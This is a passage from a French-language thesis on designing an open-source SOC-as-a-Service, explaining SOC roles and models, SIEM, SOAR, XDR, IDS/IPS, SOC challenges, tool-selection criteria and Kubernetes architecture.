- **Portabilité** : Facilitent la migration d'une infrastructure à une autre sans nécessiter de modifications substantielles des applications.
- **Résilience** : Une panne dans un conteneur n'affectera pas les autres conteneurs en cours d'exécution. Il est possible de configurer les conteneurs pour qu'ils redémarrent automatiquement en cas de défaillance, garantissant ainsi une disponibilité continue.




FIGURE 2.4 – Architecture de conteneurs

## 2.4 Security Operations Center (SOC)

Un Security Operations Center (SOC) (ou Centre d'Opérations de Sécurité en anglais) est une équipe d'experts dédiée à la surveillance proactive de la sécurité d'une organisation. Il s'agit également d'un centre de commandement chargé de superviser l'ensemble des systèmes d'information, y compris les serveurs, les applications, les réseaux, les postes de travail, les centres de données et autres endpoints [30] [31].

Le SOC assure une veille continue, évalue l'état de sécurité de l'infrastructure, détecte les menaces potentielles et existantes, et orchestre la réponse aux incidents. En plus de la surveillance et de la réaction aux menaces, il met en place des protocoles et mesures de sécurité visant à renforcer la posture de cybersécurité et à prévenir les futures attaques [30] [31].

### 2.4.1 Activités du SOC

Les activités du SOC se répartissent en trois catégories principales [32] :

#### 1. Préparation, planification et prévention

- **Inventaire des actifs** : Lister les éléments à protéger, comme les applications et serveurs.
- **Maintenance préventive** : Appliquer des correctifs et mettre à jour les pare-feux.
- **Planification de la réponse aux incidents** : Élaborer un plan définissant les activités, rôles et responsabilités en cas de menace ou d'incident.
- **Tests réguliers** : Évaluer les vulnérabilités et ajuster les politiques de sécurité.

#### 2. Surveillance, détection et réponse

- **Surveillance continue** : Surveiller l'infrastructure IT pour détecter des activités suspectes.
- **Gestion des journaux** : Analyser les journaux pour identifier les anomalies.
- **Détection des menaces** : Utiliser le SIEM pour surveiller les alertes et identifier les menaces.

- **Réponse aux incidents** : Limiter les dommages en enquêtant et en isolant les terminaux compromis.

### 3. Récupération, amélioration et conformité

- **Récupération et remédiation** : Après un incident, le SOC élimine la menace et restaure les actifs touchés.
- **Analyse post-incident et amélioration** : il analyse l'incident pour améliorer les processus, politiques et outils de sécurité.
- **Gestion de la conformité** : il garantit que tout est conforme aux réglementations de confidentialité des données comme le GDPR, CCPA, PCI DSS, ISO 27001 et la HIPAA.

## 2.4.2 Modèles du SOC

Les SOC peuvent être classés en deux modèles principaux en fonction de leur gestion et de leur emplacement [31] [33].

### SOC In-House (SOC Interne)

Un SOC in-house est entièrement géré par l'organisation elle-même. L'entreprise possède l'infrastructure, les outils de cybersécurité et les équipes d'analystes pour surveiller et répondre aux menaces.

#### Exemples de SOC In-House

- **SOC Dédié** : Une grande entreprise comme Google, Amazon ou une banque qui possède son propre SOC interne pour surveiller ses infrastructures.
- **SOC Mutualisé** : Une entreprise avec plusieurs filiales (ex : une holding ou un groupe industriel) qui partage un SOC entre ses différentes entités.
- **SOC Hybride** : Une organisation qui gère l'analyse des menaces en interne mais externalise la réponse aux incidents.

### SOC Outsourced (SOC Externalisé)

Un SOC outsourced est géré par un fournisseur tiers spécialisé, comme un MSSP (Managed Security Service Provider). L'entreprise cliente délègue tout ou partie de ses opérations de sécurité à un prestataire externe.

#### Exemples de SOC Outsourced

- **SOC as a Service (SOCaaS)** : Une entreprise souscrit à un service SOC en cloud auprès d'un fournisseur.

- **SOC Managé** : Un hôpital ou une PME qui confie la gestion de sa cybersécurité à un MSSP.
- **SOC "Follow-the-Sun"** : Une grande entreprise externalise son SOC auprès de plusieurs MSSP dans différents fuseaux horaires pour une surveillance 24/7

### Comparaison entre SOC In-House et SOC Outsourced

TABLE 2.4 – Comparaison entre les modèles de SOC

| Critères                    | SOC In-House (Interne)                                                           | SOC Outsourced (Externalisé)                                              |
|-----------------------------|----------------------------------------------------------------------------------|---------------------------------------------------------------------------|
| Coût                        | Très élevé (infrastructure, outils, recrutement et formation du personnel)       | Moins cher (paiement à l'usage ou abonnement, pas d'investissement lourd) |
| Expertise                   | Nécessite une équipe qualifiée et une formation continue                         | Accès immédiat à des experts spécialisés                                  |
| Réactivité                  | Réponse rapide car les équipes sont internes et connaissent bien l'environnement | Peut dépendre du contrat SLA et des priorités du fournisseur              |
| Contrôle et confidentialité | Contrôle total sur les données et la stratégie de cybersécurité                  | Risque de confidentialité et dépendance au prestataire                    |
| Scalabilité                 | Complexe et coûteux à faire évoluer                                              | Facile à ajuster en fonction des besoins                                  |
| Technologies                | Nécessite un investissement dans des solutions de sécurité modernes              | Le prestataire fournit des outils avancés sans investissement direct      |
| Maintenance                 | L'entreprise doit assurer elle-même la maintenance des systèmes et outils        | Maintenance et mises à jour gérées par le fournisseur                     |
| Disponibilité               | Coût élevé pour assurer une surveillance permanente                              | Garantit une surveillance continue sans coûts supplémentaires             |
| Conformité                  | Plus facile à adapter aux normes internes et spécifiques à l'entreprise          | Doit s'assurer que le fournisseur respecte les normes exigées             |
| Flexibilité                 | Moins flexible, nécessite du temps pour évoluer                                  | Très flexible, adaptable rapidement selon les besoins                     |

### 2.4.3 Composants du SOC

Un SOC est constitué de plusieurs composants essentiels permettant de surveiller, détecter et répondre aux incidents de cybersécurité. Ces composants peuvent être classés en trois catégories : Humains, Processus et Technologies [34].

## Humains

Le premier aspect, et le plus important, d'une équipe d'opérations de sécurité, ce sont les personnes. L'élément humain est au cœur du succès d'un SOC. Un centre d'opérations de sécurité n'est aussi efficace que les personnes qui le gèrent. Une équipe SOC est un groupe diversifié de professionnels, chacun ayant un rôle spécifique à jouer.

TABLE 2.5 – Rôles et Responsabilités du composant Humain de SOC

| Rôle               | Responsabilité                                                                                                                                                                                                                            |
|--------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Analyste SOC       | <ul style="list-style-type: none"><li>— Surveiller en continu les alertes de sécurité</li><li>— Trier et classer les incidents</li><li>— Effectuer une analyse initiale des menaces</li><li>— Escalader les incidents critiques</li></ul> |
| Incident responder | <ul style="list-style-type: none"><li>— Investiguer les incidents confirmés</li><li>— Contenir et éradiquer les menaces</li><li>— Coordonner la restauration des systèmes</li></ul>                                                       |
| Threat hunter      | <ul style="list-style-type: none"><li>— Rechercher activement les menaces non détectées</li><li>— Analyser les TTP des attaquants</li><li>— Améliorer les règles de détection</li></ul>                                                   |
| SOC Manager        | <ul style="list-style-type: none"><li>— Superviser les opérations quotidiennes</li><li>— Gérer la communication avec les parties prenantes</li><li>— Coordonner les audits de sécurité</li></ul>                                          |

## Processus

Le deuxième aspect le plus important d'un centre d'opérations de sécurité concerne les processus impliqués. Ces processus comprennent des flux de travail et des procédures efficaces. Lorsqu'une alerte est déclenchée, les workflows suivent un processus qui comprend :

- **Triage des alertes** : Classement des alertes par priorité (faible, moyenne, critique).
- **Investigation** : Les analystes examinent plus en profondeur les activités suspectes pour déterminer s'il s'agit d'incidents de sécurité.



- **Confinement** : Si un incident de sécurité est confirmé, l'équipe SOC prend des mesures pour l'isoler et minimiser les dommages.
- **Remédiation** : Mesures des mesures sont prises pour corriger les vulnérabilités et prévenir de futurs incidents.

## Technologies

Les outils et la technologie constituent la base sur laquelle un centre d'opérations de sécurité construit ses défenses. Les outils collectent, corréler et analysent les données, dotant l'équipe SOC de capacités de surveillance et de détection des menaces en temps réel. Dans la section suivante, nous verrons comment ces technologies renforcent un centre d'opérations de sécurité.

## 2.5 Technologies et Outils du SOC

Le SOC repose sur une infrastructure technologique avancée pour surveiller, détecter, analyser et répondre aux menaces. Ces technologies sont essentielles pour assurer une cybersécurité efficace et proactive.

### 2.5.1 Security Information and Event Management (SIEM)

Un SIEM est une solution technologique clé dans un SOC. Il permet la collecte, l'analyse, la corrélation et l'archivage des logs provenant de divers systèmes d'information tels que les serveurs, les équipements réseau et les systèmes de sécurité. Grâce à son rôle central, il aide à détecter, enquêter et répondre aux menaces de sécurité en temps réel [35] [36].

Le SIEM repose lui-même sur 2 composants :

- **SIM (Security Information Management)** : Stocke et analyse les logs sur le long terme pour la conformité et l'analyse forensique.
- **SEM (Security Event Management)** : Analyse les événements en temps réel et déclenche des alertes en cas de menace.

### Fonctionnalités du SIEM

- **Gestion des journaux** : Il collecte en temps réel des données des journaux de divers dispositifs (terminaux, pare-feu, antivirus...) et environnements clouds.
- **Corrélation et analyse des événements** : Il utilise des analyses avancées pour repérer des schémas de données et identifier les menaces.
- **Surveillance des incidents et alertes de sécurité** : Un tableau de bord centralisé permet de surveiller l'activité et de gérer les alertes.

- **Gestion de la conformité** : Il aide à collecter et vérifier les données de conformité au sein de l'entreprise.

#### Avantage du SIEM

- **Efficacité** : Il offre une vue complète des données et facilite la collaboration pour contrer des menaces.
- **Surveillance des utilisateurs et des applications** : Il suit toutes les activités du réseau, garantissant la transparence et la détection des menaces.
- **Identification en temps réel** : Il analyse les données pour repérer les anomalies indiquant des problèmes de sécurité.
- **Conformité** : Il assure le respect des règlements selon les secteurs et régions (HIPAA, GDPR, PCDSS...).

### 2.5.2 Security Orchestration, Automation and Response (SOAR)

Le SOAR est un ensemble de logiciels compatibles qui offre à une organisation la possibilité de rassembler des données sur les menaces liées à la cybersécurité et de réagir aux incidents de sécurité afin d'optimiser l'efficacité des opérations de sécurité. Une plateforme SOAR se compose de trois éléments essentiels : l'orchestration, l'automatisation et la réponse [35] [36].

- **Orchestration** : connecte divers outils internes et externes via des intégrations comme des scanners de vulnérabilités.
- **Automatisation** : permet d'exécuter des tâches auparavant manuelles, comme l'analyse des vulnérabilités en suivant des Playbook.
- **Réponse** : Ensemble, l'orchestration et l'automatisation renforcent la réponse d'une organisation aux menaces de sécurité.

#### Eléments du SOAR

- **Orchestration et Automatisation de la Sécurité (SOA)** : Cet élément assure la gestion de l'orchestration et de l'automatisation des flux de travail (work flows) en utilisant des playbooks et des processus.
- **Plateforme de Réponse aux Incidents de Sécurité (SIRP)** : Cette plateforme permet une gestion centralisée des incidents de sécurité, offrant une visibilité complète sur les menaces.
- **Plateforme de Renseignement sur les Menaces (TIP)** : Elle fournit des informations sur les tactiques, techniques et procédures (TTP) des attaquants, aidant ainsi les équipes du SOC à élaborer des stratégies de réponse appropriées.

### Avantages du SOAR

- **Optimiser la gestion du temps et l'efficacité** : L'adoption du SOAR augmente la productivité en libérant le temps des membres de l'équipe pour d'autres objectifs.
- **Flexibilité** : SOAR s'adapte aux besoins spécifiques de chaque organisation et évolue avec le système de sécurité existant.
- **Gérer les incidents plus efficacement** : L'infrastructure SOAR permet une réponse rapide aux menaces, réduisant les erreurs et le temps de résolution.
- **Opérations rationalisées** : Les procédures et playbooks standardisés aident les équipes SecOps à gérer plus de menaces rapidement.

### Relation entre SIEM et SOAR

Les deux plateformes sont complémentaires et peuvent collaborer efficacement pour optimiser les opérations de sécurité au sein d'une entreprise. Le SIEM collecte des données et génère des alertes pour le personnel de sécurité. Le SOAR utilise ces informations pour automatiser les réponses et intègre l'IA pour prédire des menaces similaires. Ensemble, ils optimisent les opérations de sécurité [36].

### 2.5.3 Extended Detection and Response (XDR)

Une plateforme unifiée de détection et de réponse aux incidents de sécurité qui recueille et corrèle automatiquement les données provenant de divers composants de sécurité (endpoints, réseau, cloud, emails...) [37].

Le XDR permet aux équipes de sécurité d'identifier et d'éliminer rapidement et efficacement les menaces dans divers domaines, le tout à partir d'une solution unifiée.

### Fonctionnement du XDR

- **Ingestion** : Rassemble et normalise des données de différentes sources.
- **Detection** : Analyse et corrèle les données pour détecter les menaces avec l'IA et le ML.
- **Response** : Classifie les menaces par gravité pour faciliter leur analyse et automate les réponses.

### Avantages du XDR

- **Visibilité améliorées** : Il fournit une compréhension approfondie de l'environnement de sécurité en intégrant des données de sources variées, permettant de décrire des menaces invisibles.
- **Productivité et efficacité améliorées** : Il automatise des tâches répétitives et facilite l'auto-réparation, ce qui allège la charge de travail des analystes.

- **Priorisation améliorée des incidents** : Il identifie les incidents critiques nécessitant une intervention rapide.

### Comparaison entre SIEM, SOAR et XDR

TABLE 2.6 – Comparaison entre SIEM, SOAR et XDR

| Critère             | SIEM                                  | SOAR                            | XDR                                          |
|---------------------|---------------------------------------|---------------------------------|----------------------------------------------|
| Rôle principal      | Collecte et corrélation des logs      | Orchestration et automatisation | Détection et réponse étendues                |
| Source de données   | Logs IT (firewalls, serveurs, réseau) | Données des outils existants    | Endpoints, réseau, cloud, identités, emails  |
| Automatisation      | Faible                                | Élevée                          | Élevée                                       |
| Corrélation avancée | Limitée                               | Basée sur des playbooks         | Multicouches (endpoint, réseau, cloud, etc.) |
| Gestion des menaces | Réactif                               | Réactif et automatisé           | Proactif sur tout l'environnement IT         |
| Complexité          | Élevée                                | Élevée                          | Moyenne                                      |

## 2.5.4 Intrusion Detection System & Intrusion Prevention System (IDS / IPS)

### Intrusion Detection System (IDS)

L'IDS est un système de surveillance qui analyse le trafic réseau pour détecter d'éventuelles attaques ou comportements suspects. Il fonctionne comme un système d'alarme qui avertit l'administrateur sans intervenir directement. Il permet de Capturer le trafic réseau, Analyser les paquets via des règles et signatures, Générer une alerte en cas d'activité suspecte [35].

#### Types d'IDS

- **Network Intrusion Detection System (NIDS)** : Il surveille le trafic réseau global et alerte en cas de comportements anormaux.
- **Host Intrusion Detection System (HIDS)** : Examine les paquets réseau sur un hôte spécifique pour détecter des activités malveillantes.
- **Protocol-Based Intrusion Detection System (PIDS)** : Analyse le trafic entre un serveur et un client selon les protocoles spécifiques.
- **Application Protocol-based Intrusion Detection System (APIDS)** : Surveille la communication pour identifier les failles de sécurité dans les protocoles d'application.




FIGURE 2.5 – Emplacement d'un IDS

### Intrusion Prevention System (IPS)

En revanche, l'IPS, souvent intégré avec l'IDS, va plus loin en prenant des mesures actives pour bloquer ou atténuer ces menaces en temps réel. Il peut rejeter automatiquement les paquets de données malveillants, bloquer les sources de trafic suspectes. Il permet de Capture le trafic réseau, Identifie les menaces grâce aux signatures, Prend des mesures immédiates (bloquer l'IP, couper la connexion, etc.) [35].

#### Types d'IPS

- **Network-Based Intrusion Prevention System (NIPS)** : Surveille tout le trafic réseau pour détecter et éliminer les violations de sécurité.
- **Host-Based Intrusion Prevention System (HIPS)** : Installé sur des terminaux pour surveiller le trafic entrant et sortant de cet appareil seulement.
- **Network Behavior Analysis (NBA)** : Détecte les flux de trafic inhabituels et bloque les attaques par déni de service.
- **Wireless Intrusion Prevention System (WIPS)** : Surveille le trafic des réseaux sans fil.




FIGURE 2.6 – Emplacement d'un IPS

## Comparaison entre IDS et IPS

TABLE 2.7 – Comparaison entre IDS et IPS

| Critère                   | IDS                                                           | IPS                                                      |
|---------------------------|---------------------------------------------------------------|----------------------------------------------------------|
| Rôle principal            | Détecter et signaler les intrusions                           | Détecter et bloquer les intrusions                       |
| Action                    | Génère une alerte en cas d'anomalie                           | Bloque activement les menaces détectées                  |
| Intervention humaine      | Nécessite une analyse humaine pour la prise de décision       | Automatisé, prend des décisions en temps réel            |
| Position dans le réseau   | En mode écoute, souvent connecté en parallèle                 | En mode actif, souvent en ligne dans le trafic           |
| Impact sur le trafic      | Aucun impact sur le trafic réseau                             | Peut ralentir légèrement le trafic en raison du filtrage |
| Gestion des faux positifs | Génère des alertes, risque d'un nombre élevé de faux positifs | Peut bloquer à tort du trafic légitime si mal configuré  |

## 2.6 Défis du SOC

Les SOC font face à plusieurs défis majeurs qui peuvent compromettre leur efficacité. Ces défis sont liés à la complexité croissante des environnements informatiques, à l'évolution des menaces et aux contraintes opérationnelles. Voici une analyse des principaux défis auxquels les SOC sont confrontés [38] [39] :

### 2.6.1 Fatigue d'alerte

La fatigue d'alerte est un phénomène courant dans les SOC, où les analystes sont submergés par un volume excessif d'alertes, dont beaucoup sont des faux positifs. Cette surcharge d'alertes peut entraîner :

- **Une baisse de la vigilance** : Les analystes peuvent devenir moins attentifs aux alertes, ce qui augmente le risque de manquer des menaces réelles.
- **Une diminution de l'efficacité** : Le temps passé à traiter des alertes non pertinentes réduit la capacité des analystes à se concentrer sur les menaces critiques.
- **Un impact sur le moral** : La fatigue d'alerte peut entraîner du stress et de la frustration chez les analystes, ce qui peut affecter leur performance et leur engagement.

### 2.6.2 Complexité des environnements

Avec l'adoption croissante des environnements, surtout des environnements hybrides, les SOC doivent surveiller des systèmes dispersés géographiquement et technologiquement. Cette complexité pose plusieurs défis :

- **Collecte et corrélation des logs** : Il faut des outils pour gérer de grandes quantités de données en temps réel.
- **Visibilité limitée** : Les SOC peuvent avoir une visibilité limitée sur certaines activités dans les environnements cloud.

### 2.6.3 Pénurie de compétences en cybersécurité

La pénurie de professionnels qualifiés en cybersécurité est un défi majeur pour les SOC. Les analystes SOC doivent posséder des compétences techniques approfondies pour analyser les alertes, investiguer les incidents et configurer les outils de sécurité. Cependant, le manque de personnel qualifié peut entraîner :

- **Une surcharge de travail** : Les analystes existants peuvent être submergés par le volume d'alertes à traiter, ce qui augmente le risque d'erreurs ou de retard dans la réponse aux incidents.
- **Une difficulté à maintenir les compétences à jour** : Les menaces évoluent rapidement, et les analystes doivent constamment se former pour rester à jour sur les nouvelles techniques d'attaque et les outils de sécurité.

### 2.6.4 Évolution des menaces et attaques sophistiquées

Les cybermenaces évoluent constamment, avec des attaques de plus en plus sophistiquées et ciblées. Les SOC doivent faire face à des défis tels que :

- **Attaques Zero-Day** : Ces attaques tirent parti de failles inconnues sans correctif.
- **Menaces persistantes avancées (APT)** : Ces attaques, orchestrées par des entités étatiques ou des groupes organisés, peuvent se cacher pendant des mois, voire des années.

### 2.6.5 Conformité et réglementation

Les organisations sont soumises à des réglementations strictes en matière de protection des données (comme le RGPD en Europe ou le CCPA en Californie). Les SOC doivent s'assurer que leurs activités de surveillance et de réponse aux incidents sont conformes à ces réglementations. Cela implique :

- **La gestion des logs** : Les logs doivent être conservés pendant une période définie et être accessibles pour des audits de conformité.

- **La protection des données sensibles** : Les SOC doivent garantir que les données collectées et analysées sont protégées contre les accès non autorisés.

### 2.6.6 Coûts et retour sur investissement (ROI)

La mise en place et l'exploitation d'un SOC représentent un investissement important en termes de coûts (infrastructure, outils, personnel). Les organisations doivent justifier cet investissement en démontrant un retour sur investissement (ROI) tangible. Cependant, mesurer l'efficacité d'un SOC peut être difficile, car il est souvent difficile de quantifier les incidents évités ou les dommages potentiels.

## 2.7 Security Operations Center as a Service (SOCaaS)

Un Security Operations Center as a Service (SOCaaS) ou (Centre d'Opérations de Sécurité comme Service en anglais) est un modèle de sécurité dans lequel un fournisseur tiers gère et maintient un SOC complet, accessible via un abonnement dans le cloud [40] [41].

Le SOCaaS offre toutes les fonctions de sécurité d'un SOC interne traditionnel qui incluent la surveillance continue, gestion des journaux, détection des menaces, réponse aux incidents, remédiation, conformité... [40] [41].

Le fournisseur assume également la responsabilité de l'ensemble des personnes, des processus et des technologies nécessaires pour activer ces services et garantir un support 24/7 [40] [41].

### 2.7.1 Avantages de SOCaaS

Comparé à un SOC traditionnel sur site, le SOCaaS présente aux entreprises plusieurs avantages notables. En voici quelques-uns [41] :

- **Réduire les coûts** : Souscrire un abonnement SOCaaS est moins cher que d'acheter tous les outils nécessaires pour une équipe SOC efficace.
- **Identification et réparation plus rapides** : Grâce à des outils récents et à un personnel qualifié, les incidents de sécurité sont traités plus rapidement.
- **Réduit les risques de sécurité** : La surveillance 24/7 permet d'identifier rapidement les intrusions avant qu'elles ne se propagent.
- **Scalabilité et flexibilité** : Les services peuvent s'adapter aux besoins de l'entreprise.
- **Maturité améliorée** : Les experts externes renforcent la sécurité sans alourdir le budget.
- **Maintenir votre sécurité à jour** : Accès aux dernières technologies et pratiques de sécurité.



### 2.7.2 Défis du SOCaaS

Bien que l'externalisation des opérations de sécurité offre de nombreux atouts, elle peut également engendrer des défis et des limitations.

- **Processus d'intégration** : Le fournisseur doit configurer les solutions de sécurité dans l'environnement du client avant de commencer à offrir ses services. Cela peut être long et complexe, exposant l'entreprise à des risques.
- **Partage et stockage des données** : Le fournisseur de SOCaaS a besoin d'accéder aux données sensibles pour lutter contre les menaces, ce qui peut augmenter le risque de fuites de données.
- **Conformité** : La conformité doit rester la responsabilité de l'organisation, car certaines tâches ne sont pas compatibles avec un prestataire tiers.

#### Comparaison entre SOCaaS et SOC Interne

TABLE 2.8 – Comparaison entre SOCaaS et SOC interne

| Critère          | SOC interne                                           | SOCaaS                                     |
|------------------|-------------------------------------------------------|--------------------------------------------|
| Coût             | Investissement élevé (outils, technologies salaires). | Abonnement mensuel/paiement à l'usage.     |
| Expertise        | Recrutement et formation internes.                    | Expertise fournie par le prestataire       |
| Infrastructure   | Serveurs et outils sur site.                          | Plateforme cloud gérée par le fournisseur. |
| Temps de Réponse | Dépend de la disponibilité de l'équipe interne        | Temps de réponse garanti                   |

## 2.8 Solution SOCaaS

Fort des fondamentaux théoriques établis dans ce chapitre, nous abordons désormais l'objectif opérationnel central de ce mémoire : concevoir et déployer un SOCaaS open source, performant et accessible, spécialement adapté aux besoins des entreprises. Porté par une ambition de souveraineté technologique et d'inclusion cyber, ce projet transformera les concepts en réalité tangible. Une alternative crédible aux solutions propriétaires, où l'efficacité sécuritaire rime avec simplicité d'usage et maîtrise des coûts. Les pages suivantes dévoileront notre architecture concrète, fruit d'une sélection rigoureuse d'outils et d'une modélisation centrée sur les défis réels du terrain.

## **2.9 Conclusion**

Ce chapitre a balayé les fondements théoriques et pratiques des SOC. Nous avons exploré les concepts clés de la cybersécurité, clarifié les terminologies du SOC, et détaillé ses technologies. Les défis structurels des SOC traditionnels ont mis en lumière la nécessité d'un modèle innovant. Le SOCaaS émerge alors comme une alternative prometteuse, offrant flexibilité et scalabilité, malgré des enjeux persistants comme la confiance dans le cloud. Ces éléments constituent la base pour concevoir une solution SOCaaS adaptée aux besoins actuels, comme le propose ce projet.

## Chapitre 3

# Conception de la Solution SOCaaS

### 3.1 Introduction

La conception constitue l'étape déterminante dans la matérialisation de tout projet technologique ambitieux. Ce chapitre dévoile la méthodologie rigoureuse que nous avons adoptée pour concevoir notre SOC-as-a-Service, depuis l'analyse des besoins fondamentaux jusqu'à la sélection raisonnée des technologies clés. Nous présentons une architecture cohérente où chaque composant s'intègre organiquement pour former un écosystème de sécurité unifié, capable de répondre aux exigences opérationnelles des organisations.

Notre approche repose sur une démarche comparative systématique des outils disponibles sur le marché. Nous avons évalué méticuleusement les solutions potentielles pour chaque fonctionnalité critique du SOC – collecte des logs, corrélation des événements, détection des menaces, automatisation des réponses – selon des critères techniques stricts : performance en environnement haute charge, interopérabilité avec les infrastructures hybrides, conformité réglementaire, et rapport coût-efficacité. Cette analyse comparative ne se limite pas à une simple juxtaposition de caractéristiques techniques ; elle intègre des tests pratiques en conditions réelles simulant des scénarios d'attaque complexes.

Les choix technologiques défendus dans ce chapitre résultent d'un équilibre délibéré entre innovation et pragmatisme. Nous avons privilégié des plateformes open-source matures pour leur flexibilité et leur indépendance vis-à-vis des éditeurs, tout en intégrant des solutions commerciales lorsque leur valeur ajoutée opérationnelle justifiait l'investissement. Chaque outil retenu – qu'il s'agisse du moteur de corrélation, du système d'orchestration ou des modules d'analyse comportementale – fait l'objet d'une présentation approfondie mettant en lumière ses capacités spécifiques, ses limites connues, et son adéquation aux cas d'usage identifiés lors de notre étude préalable.

## 3.2 Critères de Choix des Outils

Le choix des composants technologiques de notre plateforme SOC revêt une importance capitale pour garantir une sécurité informatique à la fois efficace et complète. Une sélection attentive des composants permet d'identifier rapidement les menaces, d'assurer une réponse coordonnée lors des incidents de sécurité et de minimiser les pertes financières.

TABLE 3.1 – Critères de choix des outils

| Critère                                          | Description                                                                                                                                                                                                                          |
|--------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Couverture des Fonctionnalités                   | Capacité à identifier les activités malveillantes, Outils capables d'agréger et d'analyser des logs, Fonctionnalités d'automatisation et de remédiation, Surveillance du réseau, des endpoints, du cloud, etc.                       |
| Intégration et Interopérabilité                  | Compatibilité avec l'écosystème existant (SIEM, firewalls, antivirus, etc.), Support des standards (Syslog, API REST, formats de logs communs), Capacité à centraliser les données (intégration avec les sources de logs multiples). |
| Évolutivité et Performance                       | Gestion de gros volumes de données sans perte de performance, Adaptabilité à la croissance de l'infrastructure (cloud, hybridation), Latence minimale pour la détection et la réponse en temps réel.                                 |
| Automatisation et Orchestration                  | Capacité à automatiser les tâches répétitives (playbooks SOAR), Prise en charge des workflows de réponse aux incidents, Intégration avec des outils tiers pour une réponse coordonnée.                                               |
| Analyse Avancée et Intelligence des Menaces      | Détection basée sur le Machine Learning et comportement anormal (UEBA), Mises à jour régulières des signatures et des règles de détection, Accès à des feeds de Threat Intelligence (MISP, OpenCTI, commerciaux).                    |
| Conformité et Reporting                          | Respect des réglementations (RGPD, NIS2, ISO 27001), Génération de rapports personnalisables pour les audits, Historique des événements et preuves d'investigation.                                                                  |
| Sécurité et Résilience                           | L'outil lui-même doit être sécurisé (authentification forte, chiffrement), Haute disponibilité et reprise après incident.                                                                                                            |
| Coût et ROI                                      | Coût total de possession (licences, maintenance, infrastructure), Modèle de tarification (abonnement, pénalité au volume de logs ?), Retour sur investissement en termes de réduction du temps de détection/réponse (MTTD/MTTR).     |
| Support et Communauté                            | Qualité du support technique (24/7 pour un SOC), Documentation claire et mise à jour régulière, Communauté active (outils open source comme Suricata, Zeek, Wazuh).                                                                  |
| Expérience Utilisateur et Facilité d'Utilisation | Interface intuitive et dashboard personnalisable, Réduction des faux positifs pour éviter la fatigue des alertes, Formation et support fournis par l'éditeur.                                                                        |

## 3.3 Kubernetes

Kubernetes (K8s) est une plateforme open-source dédiée à l'orchestration de conteneurs, conçue pour automatiser le déploiement, la mise à l'échelle et la gestion d'applications conteneurisées.

Dans un cluster Kubernetes, l'architecture se compose de deux composants principaux [43] :

### 3.3.1 Composants du Kubernetes

1. **Control Plane (Nœud Maître)** : Gérer l'état général du cluster, Il maintient l'état désiré du cluster en comparant en permanence l'état actuel avec l'état désiré. Le Control plane lui meme se compose en composants suivants :
  - **Kube-API Server** : Exposer l'API Kubernetes pour interagir avec le cluster
  - **etcd** : Base de données clé-valeur stockant l'état du cluster.
  - **Scheduler (Planificateur)** : Assigner les Pods aux nœuds travailleurs en fonction des ressources disponibles
  - **Controller Manager** : Surveiller et corriger l'état du cluster.
  - **Cloud Controller Manager** : S'intègre aux fournisseurs de cloud sous-jacents. (Optionnel)
2. **Worker Nodes (Nœuds Travailleurs)** : C'est là où les applications conteneurisées s'exécutent, ils fournissent les ressources nécessaires (CPU, mémoire, stockage).
  - **Kubelet** : S'assure que les pods fonctionnent, y compris leurs conteneurs
  - **kube-proxy** : Maintient les règles du réseau sur les nœuds
  - **Container runtime** : Logiciel responsable de l'exécution des conteneurs (Docker, Containerd...).

### 3.3.2 Ressources principales du Kubernetes

- **Pod** : les plus petites unités, est un groupe d'un ou plusieurs conteneurs, avec des ressources de stockage et de réseau partagées, et une spécification sur la façon d'exécuter les conteneurs.
- **Deployment** : Définit le cycle de vie des pods comme les répliquas, mises à jour progressives.
- **Service** : Abstraction pour exposer un ensemble de pods
- **Ingress** : Gère l'accès HTTP/HTTPS externe

Nous avons choisi Kubernetes pour répondre à nos besoins en matière de haute disponibilité et de scalabilité, et aussi pour bénéficier de son support pour le cloud. Cela nous permet de créer, déployer et gérer des applications modernes dans des environnements cloud.

